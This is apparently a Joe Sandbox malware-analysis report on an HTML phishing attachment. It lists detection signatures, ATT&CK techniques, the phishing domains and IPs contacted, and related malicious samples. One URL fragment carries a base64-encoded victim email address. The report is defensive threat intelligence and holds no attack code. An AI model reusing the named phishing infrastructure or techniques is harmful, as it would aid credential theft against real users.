ID: 458979
Sample Name: ATT06605.HTM
Cookbook:
defaultwindowshtmlcookbook.jbs
Time: 23:55:27
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ATT06605.HTM

Overview


General Information

Sample Name:	ATT06605.HTM
Analysis ID:	458979
MD5:	909f772310c8f08..
SHA1:	ec75bed2c67e54..
SHA256:	c404bf465de5f6b..
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Phishing site detected (based on fav…
- Yara detected HtmlPhish10
- HTML document with suspicious title
- Phishing site detected (based on log…
- HTML body contains low number of …
- IP address seen in connection with o…
- Invalid 'forgot password' link found
- Invalid T&C link found
- JA3 SSL client fingerprint seen in co…
- No HTML title found
- None HTTPS page querying sensitiv…

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 5336 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\ATT06605.HTM' MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 4308 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1552,3719280320360043116,9917769885225381896,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1684 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

Phishing:

Phishing site detected (based on favicon image match)

Yara detected HtmlPhish10

Phishing site detected (based on logo template match)


System Summary:

HTML document with suspicious title

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 3	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partitior
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
nadine-julitz.de	0%	Virustotal		Browse
j-dime.co.jp	0%	Virustotal		Browse
aadcdn.msauth.net	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	
http://https://j-dime.co.jp	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://www.google.com;	0%	Avira URL Cloud	safe	
http://https://j-dime.co.jp/web/mx/favicon.ico	0%	Avira URL Cloud	safe	
http://https://nadine-julitz.de	0%	Avira URL Cloud	safe	
http://https://aadcdn.msauth.net	0%	URL Reputation	safe	
http://https://csp.withgoogle.com/csp/report-to/downloads-lorry	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nadine-julitz.de	62.108.32.123	true	false	• 0%, Virustotal, Browse	unknown
accounts.google.com	216.58.205.77	true	false		high
j-dime.co.jp	157.112.176.23	true	false	• 0%, Virustotal, Browse	unknown
cdnjs.cloudflare.com	104.16.18.94	true	false		high
clients.l.google.com	216.58.208.174	true	false		high
googlehosted.l.googleusercontent.com	216.58.208.129	true	false		high
clients2.googleusercontent.com	unknown	unknown	false		high
clients2.google.com	unknown	unknown	false		high
aadcdn.msauth.net	unknown	unknown	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
file:///C:/Users/user/Desktop/ATT06605.HTM#YWNjb3VudGluZ0Bicm1zb25saW5lLmNvbQ==	true		low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
216.58.208.174	clients.l.google.com	United States		15169	GOOGLEUS	false
157.112.176.23	j-dime.co.jp	Japan		9371	SAKURA-CSAKURAInternetIncJP	false
62.108.32.123	nadine-julitz.de	Germany		30962	COMTRANCE-ASDE	false
216.58.205.77	accounts.google.com	United States		15169	GOOGLEUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
216.58.208.129	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
104.16.18.94	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458979
Start date:	03.08.2021
Start time:	23:55:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 8s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ATT06605.HTM
Cookbook file name:	defaultwindowshtmlcookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.phis.winHTM@37/221@9/9
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .HTM
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
157.112.176.23	ATT66004.HTM	Get hash	malicious	Browse	
239.255.255.250	heather.simpson@brmsonline.com #Ud83d#Udce0LUK08HIDGB019153.HTM	Get hash	malicious	Browse	
	State Settlement Copy.html	Get hash	malicious	Browse	
	HSBC_Payment_slip_for Outstanding 001005l.htm	Get hash	malicious	Browse	
	ATT80307.HTM	Get hash	malicious	Browse	
	2C.TA9.HTML	Get hash	malicious	Browse	
	Project Proposal and Analysis.html	Get hash	malicious	Browse	
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	
	sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	
	Fake.HTM	Get hash	malicious	Browse	
	6dAzFehHE6.doc	Get hash	malicious	Browse	
	vcufsCgeP2.doc	Get hash	malicious	Browse	
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	
	ATT66004.HTM	Get hash	malicious	Browse	
	0803_0212424605.doc	Get hash	malicious	Browse	
	psconstruction.ca Attachment.htm	Get hash	malicious	Browse	
	minha-conta-06082021.msi	Get hash	malicious	Browse	
	BadFile.HTM	Get hash	malicious	Browse	
	OneDrive-besked.htm	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
62.108.32.123	ATT80307.HTM	Get hash	malicious	Browse	
	Fake.HTM	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ATT66004.HTM	Get hash	malicious	Browse	
	BadFile.HTM	Get hash	malicious	Browse	
	ATT17444.HTM	Get hash	malicious	Browse	
	ATT75446.HTM	Get hash	malicious	Browse	
	ATT23582.HTM	Get hash	malicious	Browse	
	HTM.html	Get hash	malicious	Browse	
	ATT96886.HTM	Get hash	malicious	Browse	
	ATT04604.HTM	Get hash	malicious	Browse	
104.16.18.94	http://https://bit.ly/35cYpiT	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://rva.fonotecanacional.gob.mx/preview-assets/css/smoothness/reports/chron_import.php?spent=1s0xppx5zxx96n&science=sun&round=hand	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bit.ly/2XaOiGR	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bitly.com/2Xaw8VA	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://j.mp/3rJBANn	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://www.rekmall.net/.well-known/acme-challenge/act_contactar2/admin_cat/mgc_chatbox/information-12/pspbrwse.php?sit=ervw1yb1atp20npd0&remember=quiet&feel=sleep	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://rassrochka.rusfishcom.ru/wp-snapshots/mailpage/information-66.php?sit=11kdh2bsq0r0z&bright=afraid&produce=sets	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bitly.com/3nmYKXc	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://j.mp/2URXSx8	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bit.ly/33I4Nht	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bit.ly/2Gwx0iC	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bit.ly/3jDHDOo	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://Kardanan.com	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/datamaps/0.5.8/datamaps.all.js

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdnjs.cloudflare.com	ATT80307.HTM	Get hash	malicious	Browse	• 104.16.19.94
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	• 104.16.18.94
	sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 104.16.18.94
	Fake.HTM	Get hash	malicious	Browse	• 104.16.19.94
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT66004.HTM	Get hash	malicious	Browse	• 104.16.19.94
	BadFile.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT17444.HTM	Get hash	malicious	Browse	• 104.16.19.94
	ATT75446.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT23582.HTM	Get hash	malicious	Browse	• 104.16.18.94
	HTM.html	Get hash	malicious	Browse	• 104.16.19.94
	ATT96886.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT04604.HTM	Get hash	malicious	Browse	• 104.16.19.94
	SBSA_Statement_2021-07-29.pdf.html	Get hash	malicious	Browse	• 104.16.18.94
	Encova.com_Fax-Message.htm	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	ATT22486.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT07001.htm	Get hash	malicious	Browse	• 104.16.18.94
	ATT26728(1).htm	Get hash	malicious	Browse	• 104.16.19.94
j-dime.co.jp	ATT66004.HTM	Get hash	malicious	Browse	• 157.112.176.23
nadine-julitz.de	ATT80307.HTM	Get hash	malicious	Browse	• 62.108.32.123
	Fake.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SAKURA-CSAKURAInternetIncJP	ATT66004.HTM	Get hash	malicious	Browse	• 157.112.176.23
	BadFile.HTM	Get hash	malicious	Browse	• 120.136.10.51
	ATT17444.HTM	Get hash	malicious	Browse	• 120.136.10.51
	ATT96886.HTM	Get hash	malicious	Browse	• 120.136.10.51
	ATT04604.HTM	Get hash	malicious	Browse	• 120.136.10.51
	EKC20 OFFICIAL PO CENTRIBANDS_image.exe	Get hash	malicious	Browse	• 183.181.99.31
	Jp0fvo75qa	Get hash	malicious	Browse	• 182.49.57.40
	MB2j5AghUR	Get hash	malicious	Browse	• 133.167.92.108
	leyw73RE9o	Get hash	malicious	Browse	• 182.49.70.25
	quote.exe	Get hash	malicious	Browse	• 183.90.232.13
	7lqwrawB0S.exe	Get hash	malicious	Browse	• 120.136.14.58
	DOC00368.exe	Get hash	malicious	Browse	• 120.136.14.25
	xwKdahKPn8.exe	Get hash	malicious	Browse	• 219.94.128.87
	Purchase_Order.exe	Get hash	malicious	Browse	• 183.90.232.45
	QUOTATIO 00434.exe	Get hash	malicious	Browse	• 183.90.250.37
	57Hug3.exe	Get hash	malicious	Browse	• 120.136.14.25
	brsi.exe	Get hash	malicious	Browse	• 183.181.98.81
	819780-820390.exe	Get hash	malicious	Browse	• 120.136.14.25
	Payment Advice.exe	Get hash	malicious	Browse	• 183.90.232.45

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DOC1073.exe	Get hash	malicious	Browse	• 133.167.90.150
CLOUDFLARENETUS	heather.simpson@brmsonline.com #Ud83d#Udce0LUK08HI DGB019153.HTM	Get hash	malicious	Browse	• 104.26.6.182
	3fVvJyTvQU.exe	Get hash	malicious	Browse	• 172.67.146.70
	TMB1fxNaqR.exe	Get hash	malicious	Browse	• 172.67.146.70
	LRios3pM39.exe	Get hash	malicious	Browse	• 172.67.146.70
	State Settlement Copy.html	Get hash	malicious	Browse	• 172.67.75.3
	Request Quotation.exe	Get hash	malicious	Browse	• 172.67.188.154
	invoice.vbs	Get hash	malicious	Browse	• 162.159.13 0.233
	kKZZ0J8y0c.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ 29.exe	Get hash	malicious	Browse	• 104.21.19.200
	ATT80307.HTM	Get hash	malicious	Browse	• 104.16.19.94
	2C.TA9.HTML	Get hash	malicious	Browse	• 104.18.11.207
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	• 172.67.145.176
	RoyalMail_Requestform0729.exe	Get hash	malicious	Browse	• 172.67.188.154
	sbcss_Richard.DeNava_#inv0549387TWQYqzTP aYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 104.16.18.94
	Fake.HTM	Get hash	malicious	Browse	• 104.16.19.94
	RoyalMail_Requestform1.exe	Get hash	malicious	Browse	• 172.67.188.154
	Nouveau bon de commande. 3007021_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	MFS0175, MFS0117 MFS0194.exe	Get hash	malicious	Browse	• 172.67.188.154
	ORIGINAL PROFORMA INVOICE COAU722089813 0,PDF.exe	Get hash	malicious	Browse	• 172.67.176.89
	Purchase Requirements.exe	Get hash	malicious	Browse	• 23.227.38.74
COMTRANCE-ASDE	ATT80307.HTM	Get hash	malicious	Browse	• 62.108.32.123
	Fake.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123
	8nrLE6XA09	Get hash	malicious	Browse	• 62.108.51.147
	wZtsCbg7ty.exe	Get hash	malicious	Browse	• 62.108.44.100
	$RAULIU9.exe	Get hash	malicious	Browse	• 62.108.44.100
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 62.108.44.100
	xE3ysl2EKi.exe	Get hash	malicious	Browse	• 62.108.35.25
	I58KozNYgt.exe	Get hash	malicious	Browse	• 62.108.35.46
	PFipyA66uQ.exe	Get hash	malicious	Browse	• 62.108.35.46
	3gXaP1nbP5.exe	Get hash	malicious	Browse	• 62.108.35.36
	apvemf8xQK.exe	Get hash	malicious	Browse	• 62.108.35.29
	HU6WP0GruX.exe	Get hash	malicious	Browse	• 62.108.54.22

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
b32309a26951912be7dba376398abc3b	heather.simpson@brmsonline.com #Ud83d#Udce0LUK08HI DGB019153.HTM	Get hash	malicious	Browse	• 62.108.32.123
	State Settlement Copy.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT80307.HTM	Get hash	malicious	Browse	• 62.108.32.123
	sbcss_Richard.DeNava_#inv0549387TWQYqzTP aYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 62.108.32.123
	Fake.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 62.108.32.123
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 62.108.32.123
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	• 62.108.32.123
	_vm000_294943583.HtM	Get hash	malicious	Browse	• 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123
	93ejLcdBh5.exe	Get hash	malicious	Browse	• 62.108.32.123
	globalfoundries_MNT484_XEROStubs_XjJzNZsjSWLmtRAHrKczAOlwztYjTcVMspUZaJnMJERgMTdevl.HTML	Get hash	malicious	Browse	• 62.108.32.123
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 62.108.32.123
37f463bf4616ecd445d4a1937da06e19	heather.simpson@brmsonline.com #Ud83d#Udce0LUK08HIDGB019153.HTM	Get hash	malicious	Browse	• 157.112.176.23
	State Settlement Copy.html	Get hash	malicious	Browse	• 157.112.176.23
	HSBC_Payment_slip_for Outstanding 001005l.htm	Get hash	malicious	Browse	• 157.112.176.23
	ATT80307.HTM	Get hash	malicious	Browse	• 157.112.176.23
	Project Proposal and Analysis.html	Get hash	malicious	Browse	• 157.112.176.23
	Fake.HTM	Get hash	malicious	Browse	• 157.112.176.23
	Ban.exe	Get hash	malicious	Browse	• 157.112.176.23
	TpZ10Hfjov.exe	Get hash	malicious	Browse	• 157.112.176.23
	ATT66004.HTM	Get hash	malicious	Browse	• 157.112.176.23
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 157.112.176.23
	OneDrive-besked.htm	Get hash	malicious	Browse	• 157.112.176.23
	PdQwZoWgs2.ppt	Get hash	malicious	Browse	• 157.112.176.23
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 157.112.176.23
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 157.112.176.23
	1As0Ink4Td.exe	Get hash	malicious	Browse	• 157.112.176.23
	9HEOWXnwTj.exe	Get hash	malicious	Browse	• 157.112.176.23
	SzjLrAw2pL.exe	Get hash	malicious	Browse	• 157.112.176.23
	8dll.dll	Get hash	malicious	Browse	• 157.112.176.23
	8dll.exe	Get hash	malicious	Browse	• 157.112.176.23
	j4OPkAytMi.exe	Get hash	malicious	Browse	• 157.112.176.23

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic	
